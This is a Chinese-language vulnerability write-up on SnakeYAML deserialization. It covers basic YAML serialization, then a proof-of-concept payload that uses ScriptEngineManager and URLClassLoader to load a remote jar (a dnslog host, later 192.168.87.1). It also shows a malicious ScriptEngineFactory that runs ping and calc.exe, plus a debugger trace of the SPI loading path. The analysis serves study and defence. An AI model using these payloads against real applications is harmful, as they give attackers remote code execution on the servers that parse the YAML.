

S-SnakeYaml 反序列化

SnakeYaml 基本使用

导包

```
<dependency>
  <groupId>org.yaml</groupId>
  <artifactId>snakeyaml</artifactId>
  <version>1.27</version>
</dependency>
```

序列化

MyClass 类

```
package test;

public class MyClass {
    String value;
    public MyClass(String args){
        value=args;
    }

    public String getValue(){
        return value;
    }

}
```

序列化测试

```
package test;

import org.junit.Test;
import org.yaml.snakeyaml.Yaml;

import java.util.HashMap;

public class tes {
    @Test
    public void test(){
        MyClass obj = new MyClass("this is my data");
        HashMap<String, Object> data = new HashMap<>();
        data.put("Myclass",obj);
        Yaml yaml = new Yaml();
        String dump = yaml.dump(data);
        System.out.println(dump);
    }
}
```

结果

```
Myclass: !!test.Myclass {}
```

- 前面的 `!!` 是用于强制类型转化，强制转换为 `!!` 后指定的类型，其实这个和 Fastjson 的 `@type` 有着异曲同工之妙。用于指定反序列化的全类名

反序列化

yaml 文件

```
name:"zhangsan"  
sex:man  
age:20  
id:1000001
```

反序列化测试

```
package test;  
  
import org.junit.Test;  
import org.yaml.snakeyaml.Yaml;  
  
import java.io.InputStream;  
  
public class unserial {  
    @Test  
    public void test(){  
        Yaml yaml = new Yaml();  
        InputStream resourceAsStream =  
this.getClass().getClassLoader().getResourceAsStream("test.yaml");  
        Object load = yaml.load(resourceAsStream);  
        System.out.println(load);  
    }  
}
```

结果

```
name:"zhangsan" sex:man age:20 id:1000001
```

反序列化漏洞

漏洞复现

POC

```
import org.yaml.snakeyaml.Yaml;

public class demo {
    public static void main(String[] args) {
        String malicious="!!javax.script.ScriptEngineManager
[!!java.net.URLClassLoader [!!java.net.URL [\"http://wopjpp.dnslog.cn\"]]]";
        Yaml yaml = new Yaml();
        yaml.load(malicious);
    }
}
```

结果

Get SubDomain Refresh Record


wopjpp.dnslog.cn

DNS Query Record	IP Address	Created Time
wopjpp.dnslog.cn	74.125.186.203	2021-09-13 09:46:58

- 上面只是简单的进行 url 访问，要想深入利用，可以参考该项目：[yaml反序列化payload](#)

SPI机制

SPI，全称为 Service Provider Interface，是一种服务发现机制。它通过在 ClassPath 路径下的 META-INF/services 文件夹查找文件，自动加载文件里所定义的类。也就是动态为某个接口寻找服务实现。那么如果需要使用 SPI 机制需要在 Java classpath 下的 META-INF/services/ 目录里创建一个以服务接口命名的文件，这个文件里的内容就是这个接口的具体的实现类。



SPI 实现原理：程序会 `java.util.ServiceLoader` 动态装载实现模块，在 `META-INF/services` 目录下的配置文件寻找实现类的类名，通过 `Class.forName` 加载进来，`newInstance()` 反射创建对象，并存到缓存和列表里面。

漏洞分析

- 前面说到 SPI 会通过 `java.util.ServiceLoader` 进行动态加载实现，而在刚刚的 exp 的代码里面实现了 `ScriptEngineFactory` 并在 `META-INF/services/` 里面添加了实现类的类名，而该类在静态代码块处是我们的执行命令的代码，而在调用的时候，SPI 机制通过 `Class.forName` 反射加载并且 `newInstance()` 反射创建对象的时候，静态代码块进行执行，从而达到命令执行的目的。


```
javax.script.ScriptEngineFactory  AwesomeScriptEngineFactory.java x
package artspl0it;

import javax.script.ScriptEngine;
import javax.script.ScriptEngineFactory;
import java.io.IOException;
import java.util.List;

public class AwesomeScriptEngineFactory implements ScriptEngineFactory {


    public AwesomeScriptEngineFactory() {
        try {
            Runtime.getRuntime().exec("ping wopjpp.dnslog.cn -n 2");
            Runtime.getRuntime().exec("calc.exe");
        } catch (IOException e) {
            e.printStackTrace();
        }
    }
}
```

- 首先在代码执行的位置下断点,然后查看程序执行反序列化的调用堆栈。




- 根据上面的堆栈,追踪到


`org.yaml.snakeyaml.constructor.BaseConstructor#constructObjectNoCheck`




- 此处计算 `this.constructedObjects.containsKey(node)` 为 `False`, 所以会执行 `constructor.construct(node)`, 因此需要先查看 `Construct constructor = this.getConstructor(node)`




- 这里先查看一个这个 `node` 参数是什么, 是一个多重嵌套的结构, 内容就是其中序列化之后yaml字符串的内容. 每一个键都是一个node




- 之后通过计算 `this.constructedObjects.containsKey(node)` 为 `False`, 进入到 `constructor.construct(node)` 中.



- 强制进入,跳转到 `org.yaml.snakeyaml.constructor.Constructor#getConstructor` 方法当中.




- 之后继续进入 `getClassForNode` 方法.




首先通115行,从this.typeTags这个hashMap中取tag值,没有的话就通过 `node.getTag().getClassName` 获取类名,为 `javax.script.ScriptEngineManager`,这里与我们的传值有关,所以再看一下需要反序列化的payload: `!!javax.script.ScriptEngineManager [!!java.net.URLClassLoader [!!java.net.URL [\"http://192.168.87.1/yaml-payload/yaml-payload.jar\"]]]]`.

- 获取到类名之后通过 `getClassForName` 获取到类对象.之后返回的也是获取到的类对象.



- 程序返回,然后再进入construct方法中



```

146 public Object construct(Node node) { node: SequenceNode@692
147     SequenceNode snode = (SequenceNode)node; snode: SequenceNode@692
148     if (Set.class.isAssignableFrom(node.getType())) {
149         if (node.isTwoStepsConstruction()) {
150             throw new YAMLException("Set cannot be recursive.");
151         } else {
152             return Constructor.this.constructSet(snode);
153         }
154     } else if (Collection.class.isAssignableFrom(node.getType())) {
155         return node.isTwoStepsConstruction() ? Constructor.this.newList(snode) : Constructor.this.constructSequence(snode);
156     } else if (node.getType().isArray()) {
157         return node.isTwoStepsConstruction() ? Constructor.this.createArray(node.getType(), snode.getValue().size()) : Constructor.this.constructArray(snode);
158     } else {
159         List<java.lang.reflect.Constructor<?>> possibleConstructors = new ArrayList(snode.getValue().size()); node: SequenceNode@692
160         java.lang.reflect.Constructor[] arr$ = node.getType().getDeclaredConstructors();
161         int len$ = arr$.length;
162
163         int index;
164         for(index = 0; index < len$; ++index) {
165             java.lang.reflect.Constructor<?> constructor = arr$[index];
166             if (snode.getValue().size() == constructor.getParameterTypes().length) {


```

- 此处第160行通过 `node.getType().getDeclaredConstructors()`; 获取到全部的构造方法,而这个 `node.getType` 是上一步获取的那个类对象,也就是 `javax.script.ScriptEngineManager` 的类对象。

```

} else {
    List<java.lang.reflect.Constructor<?>> possibleConstructors = new ArrayList(snode.getValue().size()); possibleConstructor:
    java.lang.reflect.Constructor[] arr$ = node.getType().getDeclaredConstructors(); node: SequenceNode@692

```



- 之后通过一系列的计算,最后需要通过这个 `newInstance` 方法去创建对象。

```


161 int len$ = arr$.length;
162
163 int index; index: 1
164 for(index = 0; index < len$; ++index) {
165     java.lang.reflect.Constructor<?> constructor = arr$[index];
166     if (snode.getValue().size() == constructor.getParameterTypes().length) {
167         possibleConstructors.add(constructor);
168     }
169 }
170
171 if (!possibleConstructors.isEmpty()) {
172     Iterator i$;
173     if (possibleConstructors.size() == 1) {
174         Object[] argumentListx = new Object[snode.getValue().size()];
175         java.lang.reflect.Constructor<?> c = (java.lang.reflect.Constructor)possibleConstructors.get(0); possibleConstructors: ArrayList@718 c: Constructor@720
176         index = 0;
177
178         Node argumentNode;
179         for(i$ = snode.getValue().iterator(); i$.hasNext(); argumentListx[index++] = Constructor.this.constructObject(argumentNode)) { snode: SequenceNode@714
180             argumentNode = (Node)i$.next();
181             Class<?> type = c.getParameterTypes()[index]; index: 1
182             argumentNode.setType(type);
183         }
184
185         try {
186             c.setAccessible(true);
187             return c.newInstance(argumentListx); c: Constructor@720
188         } catch (Exception var12) {

```


在上述的payload里面,每一个键都是一个类,所以创建对象的这一个步骤会多次调用,分别创建不同的对象,在创建 `javax.script.ScriptEngineManager` 对象时就会触发payload.那么此处到底是如何在创建 `javax.script.ScriptEngineManager` 时触发代码的,这个需要深入了解 SPI 的实现机制

SPI 机制

- 将断点停在创建 `javax.script.ScriptEngineManager` 对象的位置。



- 通过一路的反射调用,进入 `javax.script.ScriptEngineManager` 的构造方法中。



- 进入 `init` 方法当中



- 再进入 `initEngines` 方法, 在此第123行, 进行 `iterator` 取值时会触发 `payload`, 此处迭代器取第二个数据时触发。


```

119     try {
120         while (itr.hasNext()) {
121             try {
122                 ScriptEngineFactory fact = itr.next();    itr (slot_2): ServiceLoader$1@749    fact (slot_3): AwesomeScriptEngineFactory@1198
123                 engineSpis.add(fact);    fact (slot_3): AwesomeScriptEngineFactory@1198    engineSpis: HashSet@738
124             } catch (ServiceConfigurationError err) {
125                 System.err.println("ScriptEngineManager providers.next(): "
126                     + err.getMessage());
127                 if (DEBUG) {
128                     err.printStackTrace();
129                 }
130             }
131         }
132     }

```

- 首先还需要使用 hasNext 方法，判断是否存在，在 hasNext 的过程中，会调用一个 hasNextService 方法去寻找 META-INF/services/javax.script.ScriptEngineFactory 中的配置，判断是否存在，如果存在就返回True

```

119     try {
120         while (itr.hasNext()) {
121             try {
122                 ScriptEngineFactory fact = itr.next();
123                 engineSpis.add(fact);
124             } catch (ServiceConfigurationError err) {
125                 System.err.println("ScriptEngineManager providers.next(): "
126                     + err.getMessage());
127                 if (DEBUG) {
128                     err.printStackTrace();
129                 }
130             }
131         }
132     }
133
134     public boolean hasNext() {
135         if (knownProviders.hasNext())    knownProviders: LinkedHashMap$LinkedEntryIterator@714
136             return true;
137         return lookupIterator.hasNext();
138     }
139
140     public boolean hasNext() {
141         if (acc == null) {
142             return hasNextService();
143         } else {
144             PrivilegedAction<Boolean> action = new PrivilegedAction<Boolean>() {
145                 public Boolean run() { return hasNextService(); }
146             };
147             return AccessController.doPrivileged(action, acc);
148         }
149     }
150
151     private boolean hasNextService() {
152         if (nextName != null) { nextName: null
153             return true;
154         }
155         if (configs == null) { configs: null
156             try {
157                 String fullName = PREFIX + service.getName();    fullName (slot_1): "META-INF/services/javax.script.ScriptEngineFactory"    service: Class@717
158                 if (loader == null)    loader: URLClassLoader@70a
159                     configs = ClassLoader.getSystemResources(fullName);
160                 else
161                     configs = loader.getResources(fullName);
162             } catch (IOException x) {
163                 fail(service, msg: "Error locating configuration files", x);
164             }
165         }
166     }

```

hasNextService:345, ServiceLoader\$LazyIterator (java.util)

hasNext:393, ServiceLoader\$LazyIterator (java.util)

hasNext:474, ServiceLoader\$1 (java.util)

initEngines:120, ScriptEngineManager (javax.script)

init:84, ScriptEngineManager (javax.script)

<init>:75, ScriptEngineManager (javax.script)

- 然后通过 next 方法取值。深入跟踪一下这个 next 方法

```

120     while (itr.hasNext()) {
121         try {
122             ScriptEngineFactory fact = itr.next();    itr (slot_2): ServiceLoader$1@707
123             engineSpis.add(fact);
124         } catch (ServiceConfigurationError err) {
125             System.err.println("ScriptEngineManager providers.next(): "
126                 + err.getMessage());
127             if (DEBUG) {
128                 err.printStackTrace();
129             }
130         }
131     }
132
133     public S next() {
134         if (knownProviders.hasNext())
135             return knownProviders.next().getValue();    knownProviders: LinkedHashMap$LinkedEntryIterator@714
136         return lookupIterator.next();
137     }

```

```

